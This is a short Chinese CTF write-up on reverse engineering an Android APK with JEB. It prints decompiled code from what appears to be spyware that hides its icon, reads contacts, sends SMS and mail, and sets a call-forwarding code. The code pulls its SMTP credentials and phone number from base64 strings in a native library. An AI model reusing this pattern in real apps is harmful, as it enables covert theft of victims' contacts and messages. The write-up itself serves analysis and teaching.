
很奇怪的一道apk逆向题目。


用jeb查看



```
@Override  // android.app.Activity
public void onCreate(Bundle arg12) {
    super.onCreate(arg12);
    this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
    A2.log("安装后执行这个");
    this.startService(new Intent(this, M2.class));
    this.readContacts();
    SmsManager.getDefault();
    ((TelephonyManager)this.getSystemService("phone")).getLine1Number();
    A2.sendMsg(C2.phoneNumber, A2.getInstallFlag(this, ""));
    try {
        new SmsTas("", this).execute(new Integer[0]);
    }
    catch(Exception e) {
        A2.log("邮件发送错误");
    }

    try {
        new MailTask("", this).execute(new Integer[0]);
    }
    catch(Exception v0_1) {
        A2.log("邮件发送错误");
    }

    this.check();
```


可以看到C2.phoneNumber.正常人联想一下应该得到C2是什么重点。

打开C2



```
public static final String MAILHOST = "smtp.163.com";
public static final String MAILPASS = null;
public static final String MAILSERVER = null;
public static final String MAILUSER = null;
public static final String MOVENUMBER = "**21*121%23";
public static final String PORT = "25";
public static final String date = "2115-11-1";
public static final String phoneNumber;

static {
    System.loadLibrary("core");
    C2.MAILSERVER = Base64.decode(NativeMethod.m());
    C2.MAILUSER = Base64.decode(NativeMethod.m());
    C2.MAILPASS = Base64.decode(NativeMethod.pwd());
    C2.MAILFROME = Base64.decode(NativeMethod.m());
    C2.phoneNumber = Base64.decode(NativeMethod.p());
}

public static boolean isFilter(Context context) {
    Date lastN = C2.strToDateLong("2115-11-1");
    Date currentTime = new Date();
    return lastN.getTime() - currentTime.getTime() < 0L;
}

public static boolean isServerFilter(Context context) {
    return context.getSharedPreferences("X", 0).getString("m", "1").equals("1");
```


看到一连串base64解码操作。



```
package com.net.cn;

public class NativeMethod {
    public static native String m() {
    }

    public static native String p() {
    }

    public static native String pwd() {
    }
}
```

这里啥都没有

懂了，导入so看看



```
Java_com_net_cn_NativeMethod_p
Java_com_net_cn_NativeMethod_m
Java_com_net_cn_NativeMethod_pwd
```

可以看到3个函数

每个都有一个base64加密后的字符串。

那么就简单了

这3个都试一遍

得到了flag